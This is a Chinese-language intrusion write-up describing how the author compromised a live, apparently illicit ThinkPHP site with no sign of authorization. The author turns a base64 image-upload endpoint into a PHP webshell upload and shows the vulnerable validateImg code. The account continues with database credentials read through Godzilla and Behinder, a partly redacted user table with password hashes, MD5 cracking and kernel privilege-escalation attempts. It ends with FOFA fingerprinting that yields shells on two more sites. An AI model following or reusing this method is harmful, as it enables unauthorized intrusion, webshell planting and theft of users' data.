


打开一个站点
懂得都懂是什么站，打开后



常规思路：


目录扫描

找 IP

找子域名

这里通过 360 威胁情报找到一个子域名

admin.xxxx.com




应该是管理员后台管理的也是 thinkphp 的图标，但是利用工具发现无效后

尝试对登录框进行注入，发现无果，

看到是一个 thinkphp 的 ico，使用 thinkphp 利用工具发现无用，那就注册进去看看有什么东西。

这个注册框有一个 xss 漏洞，但是我不是利用这个漏洞打进去，是用的别的。
发现是一个这个网站



发现资料设置这里可以上传图片



```

1 POST /index/jpgsave HTTP/1.1
2 Host:
3 Cookie:
4 Content-Length:
5 Sec-Ch-Ua: "
  "Chromium";v="105"
6 Dnt: 1
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 Accept: application/json, text/javascript, */*; q=0.01
11 X-Requested-With: XMLHttpRequest
12 Sec-Ch-Ua-Platform:
13 Origin:
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
17 Accept-Encoding:
18 Accept-Language: zh,en;q=0.9,en-CN;q=0.8,zh-CN;q=0.7
19 Connection: close
20
21
22 base64=
  data%3Aimage%2Fjpeg%3Bbase64%2C%2F9j%2F4AAQSkZJRgABAQAAQABAAQ%2F4gIoSUND
  X1BSTOZJTEUAAQEAAAIIYAAAAAAQwAABtnRyUkdCIFhZWiAAAAAAAAAAAAAAAAABhY3NwAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAA9tYAAQAAAADTLQAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAlkZXNjAAAA8AAAAHRYWFlaAAABZAA
  AABRnWFlaAAABeAAAAABRiWFlaAAABjAAAABRyVFJDAAABoAAAAAChnVFJDAAABoAAAAChiVFJD
  AAABoAAAACh3dHB0AAABYAAAABRjcHJ0AAAB3AAAADxtbHVjAAAAAAAAAAEAAAAMZW5UwAAA
  FgAAAAcAHMAUJgBHARTAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

发现上传的数据包是一个 base64 加密的图片
返回包




返回包得到一个图片地址

这个时候观察


Base 加密的数据包

data%3Aimage%2Fjpeg%3Bbase64%2C%2F9j%2F4AAQSkZJRgABAQAAQABAAD%2F4gIoSUND


解码后是




发现前面有一个 jpeg，这个时候可以把这个修改成 php，看看能不能上传



发现成功上传，那么我们上传一个 base 加密的 php 一句话后门看看能不能成功



然后替换到原来的数据包后面



代码审计

发现\$type=='jpeg'时候，后缀就是jpg，当我们自定义后缀的时候，就不到\$type=='jpeg'，这个里面，会直接跳到下面的语句，然后图片解密，直接拿 shell

这里发现这个开发这个网站的人并没有使用 thinkphp 官方的开发格式去开发，所以导致的漏洞


```
1. /**
2.  * 验证上传的图片
3. */
4.
5. function validateImg($base64_image_content){
```

```

6.
7.     if (preg_match('/^(data:\s*image\/(\w+);base64,)/', $base64_image
      _content, $result)){
8.
9.         //图片后缀
10.        $type = $result[2];
11.        if($type=='jpeg'){
12.            $type='jpg';
13.        }
14.
15.        //解码
16.        $decode=base64_decode(str_replace($result[1], '', $base64_ima
      ge_content));
17.        $data['code'] = 0;
18.        $data['file_stream'] = $decode;
19.        $data['type'] = $type;
20.        $data['msg'] = '验证成功!';
21.
22.    }else{
23.        $data['code'] = 1;
24.        $data['msg'] = 'base64 图片格式有误!';
25.
26.    }
27.    return $data;
28.
29.
30. }

```

得到 shell



连接成功，然后开始找数据库密码，连接数据库，访问后台管理的用户名和密码发现为空、

```
database.php  shellId:a71b88fd-7dfb-48b5-8500-b34d707d0055 - Godzilla-Notepad
database.php
// 数据库连接配置信息
'connections' => [
    'mysql' => [
        // 数据库类型
        'type' => env('database.type', 'mysql'),
        // 服务器地址
        'hostname' => env('database.hostname', '127.0.0.1'),
        // 数据库名
        'database' => env('database.database', ''),
        // 用户名
        'username' => env('database.username', 'root'),
        // 密码
        'password' => env('database.password', ''),
        // 端口
        'hostport' => env('database.hostport', '3306'),
        // 数据库连接参数
        'params' => [
            PDO::MYSQL_ATTR_INIT_COMMAND => 'SET NAMES utf8',
        ],
        // 数据库编码默认采用utf8
        'charset' => env('database.charset', 'utf8'),
        // 数据库表前缀
        'prefix' => env('database.prefix', ''),
    ],
],
```


但是这里出现了一个问题，哥斯拉输入空密码的话，连接会失效，所以我这里使用冰蝎但是，这个是错误的，也就是这个密码是错误的，然后又在其他文件找到了数据库密码

```
1 APP_DEBUG = false
2
3
4 [APP]
5 DEFAULT_TIMEZONE =
6
7 [DATABASE]
8 TYPE = mysql
9 HOSTNAME = 127.0.0.1
10 DATABASE =
11 USERNAME = root
12 PASSWORD =
13 HOSTPORT = 3306
14 CHARSET = utf8
15 DEBUG = true
16
17 [LANG]
18 default_lang = zh-cn
19
```

找到管理员账号

	id	is_admin	username	fullname	phone	password	access_to	email	password	login_times	login_ip	log
	1	1	管理员	德信	1212			1221	e170c1b93	265	2...	166
	13	1	gail	388					dc1	35	2...	165
	21	0			145...		sdf		b0	23	2...	165
	34	0			45		16		0	10	1...	166
	35	0			5		sdf			9	7...	166
	36	0			4		151			98	3...	166
	37	0			1		454			62	12...	166
	38	0			54		sdf			37	11...	166
	39	0			424		sdf			140	12...	166

密码为 md5 加密，解密后



登录成功

使用反弹 shell，发现失败，尝试权限提升

漏洞扫描出

CVE-2021-22555

CVE-2021-27365

尝试后失败

然后，尝试使用数据库来执行系统命令，失败。

我在想有没有一样的站点，然后我就去 fofa 搜索指纹，果然，发现了两个也是一样的站点

0d562b8d-e7f4-49b2-a43d-f...	http://	php	P	nam...		UTF-8
bd07964d-4745-48a8-b51a-...	http://	php	P	nam...		UTF-8
9f53373a-87ad-4c7d-91ea-c...	https://	.php	Ph	nam...		UTF-8

最后拿到三个 shell